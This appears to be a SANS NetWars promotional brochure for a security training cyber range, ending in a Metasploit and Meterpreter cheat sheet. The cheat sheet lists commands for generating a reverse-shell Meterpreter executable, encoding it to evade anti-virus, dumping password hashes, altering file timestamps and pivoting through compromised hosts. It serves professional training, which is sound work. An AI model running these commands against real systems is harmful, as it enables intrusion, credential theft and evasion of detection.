Free Resources and Cheat Sheets inside!

SANS NETWARS

In-Depth, Hands-On InfoSec Skills

Embrace the Challenge

TOURNAMENT | CONTINUOUS | CYBERCITY | COURSE

www.sans.org/netwars

For more information about how NetWars can enhance the skills of your team, contact us at netwars@sans.org.

> *"I thought NetWars was way more challenging than a real hacking environment. My folks unanimously said it is the best training they ever had. They aren't newbies, so quite a compliment to your product."*
>
> - Felecia Vlahos, SDSU

Why NetWars?

NetWars provides a forum for security professionals to test and perfect their cyber security skills in a manner that is legal and ethical, facing challenges derived from real-world environments and actual attacks that businesses, governments, and military organizations must deal with every day.

NetWars is designed to help participants develop skills in several critical areas:

- Vulnerability Assessments
- System Hardening
- Malware Analysis
- Digital Forensics
- Incident Response
- Packet Analysis
- Penetration Testing

NetWars Comes in Four Forms


NetWars Tournament runs over an intense two- to three-day period, at a SANS training event or hosted onsite at your facilities. Many enterprises, government agencies, and military organizations rely on NetWars Tournament OnSite training to help identify skilled personnel and as part of extensive hands-on skill development.

NetWars Continuous allows participants to build their skills on their own time over a four-month period working from their office or home across the Internet. With a whole set of new challenges beyond those included in NetWars Tournament, participants can build their skills and experiment with new techniques in this Internet-accessible cyber range. Also, NetWars Continuous supports a unique Automated Hint System that turns dead ends into learning opportunities.

The NetWars Course is six days of hands-on intensive learning, featuring 80% lab and exercise time and 20% debriefings to keep the lessons focused on practical keyboard technical skills. SANS 'top-gun' instructors provide a guided mission through SANS NetWars, working with participants to make sure the lessons of NetWars are hammered home. This offering is truly designed to quickly enhance an individual's skills across a wide variety of different information security disciplines, providing very candid and detailed feedback about currently mastered skills and areas where additional development would be beneficial.

NetWars CyberCity, our most in-depth and ambitious offering, is designed to teach warriors and infosec pros that cyber action can have significant kinetic impact in the real world. With its 1:87 scale miniaturized physical city that features SCADA-controlled electrical power, water, transit, hospital, bank, retail, and residential infrastructures, CyberCity engages cyber defenders to protect the city's components.

NETWARS CYBERCITY



ELITE

ATTACK AND DEFENSE
Master your domain
Castle versus castle

∞ POINTS

ADVANCED

PIVOT TO INTRANET
SECURITY
- Penetration Testing
- Web App Pen Testing
- Metasploit

150 POINTS

INTERMEDIATE

DEFEND, ANALYZE, AND ATTACK A DMZ
SECURITY
- Network Pen Testing
- Vulnerability Assessment
- Web App Pen Testing
- Metasploit

FORENSICS
- File Analysis
- Malware Analysis
- Packet Analysis

122 POINTS

ESSENTIALS

LOCAL OS WITH SUPER USER PRIVS
SECURITY
- Security Essentials
- Vulnerability Assessment
- Intrusion Detection
- Wireless

FORENSICS
- Packet Analysis
- Malware Analysis

OS & NETWORK HARDENING

55 POINTS

FUNDAMENTALS

LOCAL OS WITHOUT SUPER USER PRIVS
OS FUNDAMENTALS
SECURITY
- Security Essentials

FORENSICS
- File Analysis

40 POINTS

> "An excellent hands-on approach for all levels."
> - Jarrod Frates, ACS, Inc.

Physical Range vs. Cyber Range

	Physical Range	NetWars – A Cyber Range
Training	• Practice individual marksmanship • Gain familiarity with individual weapons and comfort with live ammunition • Train to operate as a part of a small team • Operate as a part of a brigade combat team with integrated fires from air force close air support, naval gun fire, field artillery, and small arms	• Practice individual network penetration testing skills • Practice individual application security penetration testing skills • Gain familiarity with wireless penetration testing skills • Conduct computer forensics operations • Manage actual system hardening • Conduct actual malware analysis • CyberCity: Learn how to use cyber skills to have significant kinetic impact • CyberCity: Wield computer and network skills to protect power grid, water, and other infrastructures
Assessment	• Assess an individual's marksmanship skills • Evaluate a small team's live-fire capability • Assess the skills of a brigade combat team to conduct combined arms operations	• Assess an individual's apptitude for cyber-related activities • Measure an individual's ability to conduct various types of penetration tests • Assess an individual's ability to conduct malware analysis • Evaluate a team's ability to ensure information integrity during a cyber attack • CyberCity: Analyze a team's ability to prevent kinetic damage in a city environment • CyberCity: Measure cyber warriors' ability to achieve kinetic mission objectives, from initial intel through ultimate impact

> *"It was great to test my skills and to see where I needed more work. I had never participated in anything like that before, and am so glad I did."*
>
> - Sean Nixon, Morris Communications

NetWars Challenge Coin

The top-scoring participants of the NetWars course and tournament will receive the NetWars Challenge Coin. This unique coin indicates the great skill and capabilities of its holder, and his or her inclusion in a rather exclusive group of talented individuals. Additionally, the NetWars coin includes a custom cipher on its back that is part of an even larger challenge.

IN-DEPTH, HANDS-ON INFOSEC SKILLS
NETWARS
CHALLENGE CONQUERER: NETWARS VICTOR

HR Assessment Tool

Many organizations utilize NetWars as a Human Resources tool to evaluate new recruits to determine their background and appropriate skill sets for various information security jobs. Additionally, HR groups use NetWars to evaluate whether existing personnel may have particular skills that the organization can better utilize. Furthermore, organizations are increasingly using NetWars as a practice range to keep their top-skilled employees fresh on the latest techniques.

How NetWars Works

At the outset of the challenge, each player must find hidden keys within a special image downloaded from the Internet and then use those keys to enter an online environment where knowledge of security vulnerabilities, their exploits, and their associated defenses can be turned into points.

NetWars has five separate levels, so players may quickly advance through earlier levels to their level of expertise. The entire challenge involves all five levels.

Levels:


1) **Played on CD image (Lin or Win), no superuser privs granted**

2) **Played on CD image (Lin or Win) with superuser**

3) **Played across the Internet, attacking DMZ**

4) **Played across the Internet, attacking internal network from DMZ**

5) **Played across the Internet, attacking other player's castles and defending your own**



Scoring

A comprehensive score card is generated for each player at the conclusion of the NetWars challenge. This detailed assessment illustrates the areas where participants have demonstrated skills and highlights other areas where skills can be refined or built.

Scoreboard

- Scoreboard shows progress in real-time
- Great challenge-at-a-glance view, depicting:
  - Challenges conquered
  - Territory still available
  - Momentum and rank
  - Time since last score

> *"I felt as if NetWars was one of the best educational experiences I've been through."*
>
> -Samuel Gaudet, University of Maine System

Scoreboard Stats

- Scoreboard animation reveals other player stats
  - Accuracy
  - Speed
  - Percentage complete

  (Rank and momentum always remain on the screen)

Benefits for Individuals


If you are a self-motivated security professional who really wants to put your knowledge to the test, then NetWars is an excellent opportunity for you to have fun and learn in a competition with other security professionals, practicing real-world tactics that could happen at any time.

- **The detailed score card is an incomparable opportunity for you to analyze your security knowledge and decide in what other areas you would like to learn new skills or refine your existing ones.**
- **Demonstrate your experience to other security professionals.**
- **Stay on top of the latest attacks and see what your competition is doing.**
- **Participants that reach Level 3 of NetWars Continuous will be eligible to receive 12 CPE/CMU credits towards GIAC certification renewal.**

Benefits for Organizations

How would your security team handle a real attack? Do they have the right skills and knowledge to defend vital systems? The NetWars simulation lets you see how your organization would react during an attack, but without the consequences.

- **Test the experience and skills of your current security team and assess areas where further training is needed.**
- **Evaluate the experience of potential new hires.**
- **Use the score card to create a customized training program for your security personnel.**


Scoreboard
1st Player_8 (247) Level 4:
2nd Player_5 (213) Level 4:
3rd Player_3 (111) Level 3:
4th Player_1 (109) Level 3:
5th Player_10 (80) Level 3:
6th Player_9 (54) Level 2:
7th Player_2 (53) Level 2:
8th Player_7 (37) Level 2:
9th Player_6 (18) Level 1:
10th Player_4 (7) Level 1:

Scoreboard

	1st Player_8 (247) Level 4:		2nd Player_5 (213) Level 4:		3rd Player_3 (111) Level 3:		4th Player_1 (109) Level 3:		5th Player_10 (80) Level 3:	
	Pts. Per Hour:	12.9	Pts. Per Hour:	14.2	Pts. Per Hour:	10.5	Pts. Per Hour:	9.0	Pts. Per Hour:	5.7
	Accuracy:	99%	Accuracy:	98%	Accuracy:	100%	Accuracy:	100%	Accuracy:	98%
	% Completed:	66%	% Completed:	56%	% Completed:	29%	% Completed:	29%	% Completed:	21%

	6th Player_9 (54) Level 2:		7th Player_2 (53) Level 2:		8th Player_7 (37) Level 2:		9th Player_6 (18) Level 1:		10th Player_4 (7) Level 1:	
	Pts. Per Hour:	16.2	Pts. Per Hour:	2.3	Pts. Per Hour:	9.1	Pts. Per Hour:	5.2	Pts. Per Hour:	4.5
	Accuracy:	97%	Accuracy:	99%	Accuracy:	100%	Accuracy:	100%	Accuracy:	100%
	% Completed:	14%	% Completed:	14%	% Completed:	10%	% Completed:	5%	% Completed:	2%

	Rank	Username	Level	Score	Time Since Score Gain
▲	1	Player_8	4	247	1h 52s
▲	2	Player_5	4	213	1h 8m 53s
▲	3	Player_3	3	111	1h 17m 59s
▼	4	Player_1	3	109	1h 15m 39s
▲	5	Player_10	3	80	1h 19m 37s

NetWars CyberCity, our most in-depth and ambitious offering, is designed to teach warriors and infosec pros that cyber action can have significant kinetic impact in the real world. With its 1:87 scale miniaturized physical city that features SCADA-controlled electrical power, water, transit, hospital, bank, retail, and residential infrastructures, CyberCity engages cyber defenders to protect the city's components.

Participants prevent attackers from undermining the CyberCity infrastructure and wreaking havoc, with all the kinetic action captured through streaming video cameras mounted around the physical city. CyberCity training can be completed individually or with teams of cyber operators that work together to achieve mission goals. Over 18 realistic defensive missions have been created that will test a cyber warrior's ability to thwart the best efforts of a well-funded terrorist organization or other cyber attacker trying to harm the city.

The main objectives of CyberCity are to:

- Teach cyber warriors and their leaders the potential kinetic impacts of cyber attacks
- Provide a hands-on, realistic cyber range with engaging missions to conduct defensive and offensive missions
- Demonstrate to senior leaders the potential impacts of cyber attacks and cyber warfare.

NETWARS COURSE

SEC561

Hands-On Security Practitioner: Skill Development with NetWars

Coming Soon!

Today, many information security practitioners are expected to leverage cross-disciplinary skills in complex areas. Analysts are no longer able to specialize in just a single skill area, such as vulnerability assessment, network penetration testing, or web app assessment. To face today's threats, organizations need employees that add value to the team across varying focus areas, contributing to both operations and security teams.

Few practitioners have the time to build broad skills across many different security areas. The best way to pick up new skills quickly is to practice them in hands-on, real-world scenarios designed to challenge and guide a participant. The Hands-On Security Practitioner course creates a learning environment where participants can quickly build and reinforce skills in multiple focus areas, including:

- **Network security assessment, identifying architecture weaknesses in network deployments**
- **Host-based security assessment, protecting against privilege escalation attacks**
- **Web application penetration testing, exploiting common flaws in complex systems**
- **Advanced system attacks, leveraging pivoting and tunneling techniques to identify exposure areas deep within an organization**

The Hands-On Security Practitioner course departs from most lecture-based training models to help practitioners quickly build skills in many different information security focus areas. Using the NetWars challenge platform, participants engage in practical and real-world defensive and offensive Capture the Flag (CtF) exercises that are fun and exciting. By maximizing hands-on time in exercises, participants build valuable skills that are directly applicable as soon as they return to the office.

NetWars Course will be available Fall 2013

www.sans.org/netwars

> *"Excellent regardless of skill level!"*
> - Greg Hetrick, ACT

Tools Described on this Sheet

Metasploit

The Metasploit Framework is a development platform for developing and using security tools and exploits.

Metasploit Meterpreter

The Meterpreter is a payload within the Metasploit Framework which provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Metasploit msfpayload

The msfpayload tool is component of the Metasploit Framework which allows the user to generate a standalone version of any payload within the framework. Payloads can be generated in a variety of formats including executable, Perl script, and raw shellcode.

Metasploit Console Basics (msfconsole)

Search for module:

```
msf > search [regex]
```

Specify and exploit to use:

```
msf > use exploit/[ExploitPath]
```

Specify a payload to use:

```
msf > set PAYLOAD [PayloadPath]
```

Show options for the current modules:

```
msf > show options
```

Set options:

```
msf > set [Option] [Value]
```

Start exploit:

```
msf > exploit
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any applications traffic through a Meterpreter session.

Metasploit Meterpreter

Base Commands:

`? / help:` Display a summary of commands

`exit / quit:` Exit the Meterpreter session

`sysinfo:` Show the system name and OS type

`shutdown / reboot:` Self-explanatory

File System Commands:

`cd:` Change directory

`lcd:` Change directory on local (attacker's) machine

`pwd / getwd:` Display current working directory

`ls:` Show the contents of the directory

`cat:` Display the contents of a file on screen

`download / upload:` Move files to/from the target machine

`mkdir / rmdir:` Make / remove directory

`edit:` Open a file in the default editor (typically vi)

Process Commands:

`getpid:` Display the process ID that Meterpreter is running inside

`getuid:` Display the user ID that Meterpreter is running with

`ps:` Display process list

`kill:` Terminate a process given its process ID

`execute:` Run a given program with the privileges of the process the Meterpreter is loaded in

`migrate:` Jump to a given destination process ID

- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on

Network Commands:

`ipconfig:` Show network interface information

`portfwd:` Forward packets through TCP session

`route:` Manage/view the system's routing table

Misc Commands:

`idletime:` Display the duration that the GUI of the target machine has been idle

`uictl [enable/disable] [keyboard/mouse]:` Enable/disable either the mouse or keyboard of the target machine

`screenshot:` Save as an image a screenshot of the target machine

Additional Modules:

`use [module]:` Load the specified module

Example:

`use priv:` Load the priv module

`hashdump:` Dump the hashes from the box

`timestomp:` Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:

```
msf > exploit -z
```

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:

```
msf > exploit –j
```

List all current jobs (usually exploit listeners):

```
msf > jobs –l
```

Kill a job:

```
msf > jobs –k [JobID]
```

Multiple Sessions:

List all backgrounded sessions:

```
msf > sessions -l
```

Interact with a backgrounded sessions:

```
msf > session -i [SessionID]
```

Background the current interactive session:

```
meterpreter > <Ctrl+Z>
```

or

```
meterpreter > background
```

> *"Having participated in NetWars Continuous and in NetWars Tournament, I can honestly say that it was the most intellectually challenging and the most enjoyable test of technical skills in which I have had the privilege to participate."*
>
> - Kees Leune, Adelphi University

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.

```
msf > route add [Subnet to Route To] [Subnet Netmask]
[SessionID]
```

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

msfpayload

The msfpayload tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files. Run by itself gives a list of payloads.

```
$ msfpayload [ExploitPath] LHOST=[LocalHost (if reverse
conn.)] LPORT=[LocalPort] [ExportType]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1
LPORT=4444 X > met.exe
```

Export Types

`S` – Print out a summary of the specified options

`X` – Executable

`P` – Perl

`y` – Ruby

`R` – Raw shellcode

`C` – C code

Encoding Payloads with msfencode

The msfencode tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l' gives a list of encoders.

```
$ msfencode -e [Encoder] -t  [OutputType (exe, perl, ruby,
raw, c)] -c [EncodeCount] -o [OutputFilename]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfpayload [...] R | msfencode -c 5  -e x86/shikata_ga_nai
-t exe -o mal.exe
```

> *"I have been having a great time playing SANS NetWars and I am learning from it at the same time. Most of the tools I am using were things I already knew existed, but had never had a chance to use in a real-world scenario, but there have been new things I have learned as well. Perhaps the best part has been that it has reminded me of how infosec can be fun."*
>
> - John Ives, Sr Security Analyst, Univ of California - Berkeley

NetWars – FAQ

I am new to the industry. Will I be overwhelmed by NetWars?

We designed NetWars so that entry-level players can hone their skills. The environment includes five levels that progressively increase in difficulty. No matter your skill level, anyone can jump right in and begin answering questions at Level 1.

I am a seasoned InfoSec pro. Will this challenge me?

We designed NetWars so grand masters of InfoSec can quickly advance through earlier levels and find more complex scenarios and target infrastructures to analyze and attack. The in-depth challenges of Levels 3 and beyond will let you demonstrate your awesome abilities and even challenge you to take your skills to the next level.

What if I get stumped? What if I crash and burn?

Getting stumped is no big deal. If NetWars was only about solving easy challenges, it wouldn't be very valuable. When you reach a problem you can't solve, NetWars becomes a learning environment for you to pick up new techniques and get exposed to new tools in an environment optimally set up for you to do so.

This is all offensive stuff, right? I'm a defender...

Not at all. NetWars consists of both offensive and defensive challenges in a wide variety of information security disciplines, including system hardening, packet analysis, digital forensics, malware analysis, vulnerability assessment, and penetration testing. Also, the best way to hone your skills as a defender is to understand the attacker, so everyone (both defense specialists and offensive-minded people) can benefit from NetWars.

NetWars - Registration

When does my subscription begin? (NetWars Continuous Only)

Upon purchasing NetWars Continuous you will have a 90-day activation period during which you can activate your subscription. Once activated, your 4-month subscription begins and will end 4 months from the day it was activated.

What is the difference between NetWars Continuous and NetWars Tournament? Are they the same challenges?

NetWars Tournament runs at live, face-to-face conferences for one to three days. NetWars Continuous is played across the Internet at any time over a four-month span. Although the design of NetWars Tournament and Continuous are similar and the two use the same style of scoreboard, the actual challenges for them are very different. NetWars Continuous is larger, with more challenges and options, given that it covers a four-month span.

How do I get a Free Trial? (NetWars Continuous Only)

Free trials are granted on a case-by-case basis. The free trial will give access to a small subset of questions from the first three levels of NetWars for one week. If you are interested in a free trial please send a request to netwars@sans.org along with the following information: your name, company name, title, department, and phone number.

Is there any certification or CMU/CPE credit available for participating in NetWars?

There is no certification for NetWars, however NetWars Tournament participants receive 6 CMU/CPEs and NetWars Continuous participants who reach Level 3 receive 12 CMU/CPEs.

Is NetWars US only?

No. NetWars Continuous is available globally across the internet. NetWars Tournament competitions take place live at every National SANS Event as well as select conferences around the world.

For more FAQ – please visit www.sans.org/netwars-faq

SANS NETWARS TOURNAMENT of CHAMPIONS

Tournament of Champions is a yearly competition held at SANS CDI each year where previous NetWars top scorers are invited to face off.

> *"The best programs don't think of cyber as an event. The best programs weave together training and career paths. The hunger for these people who are well-trained is so great that they'll constantly be in high demand."*
>
> - Alan Paller, Director of Research at the SANS Institute

> *"We were very impressed with SANS NetWars. The material is relevant and educational, and the tournament-style play is remarkably engaging. I really like the scoring system and scoreboard."*
>
> - Adam Tice, Lockheed Center for Cyber Security

What is NetWars?

SANS NetWars is a hands-on, interactive learning environment that enables information security professionals to develop and master the skills they need to excel in their field.

NetWars comes in four forms:

- **NetWars Tournament** runs over an intense two- to three-day period at a SANS training event or hosted onsite.
- **NetWars Continuous** allows participants to build their skills on their own time over a four-month period working from their office or home across the Internet.
- **NetWars CyberCity** is a 1:87 scale city with power, water, transit, hospital, bank, retail, and residential infrastructures designed to help train specific organizations with missions critical to defending our country's critical infrastructure.
- **NetWars Course** is a six-day hands-on intensive course designed to be 80% hands-on and 20% lecture and debriefing.

www.sans.org/info/106694

SANS
5705 Salem Run Blvd.
Suite 105
Fredericksburg, VA 22407

PROMO CODE

Register using this Promo Code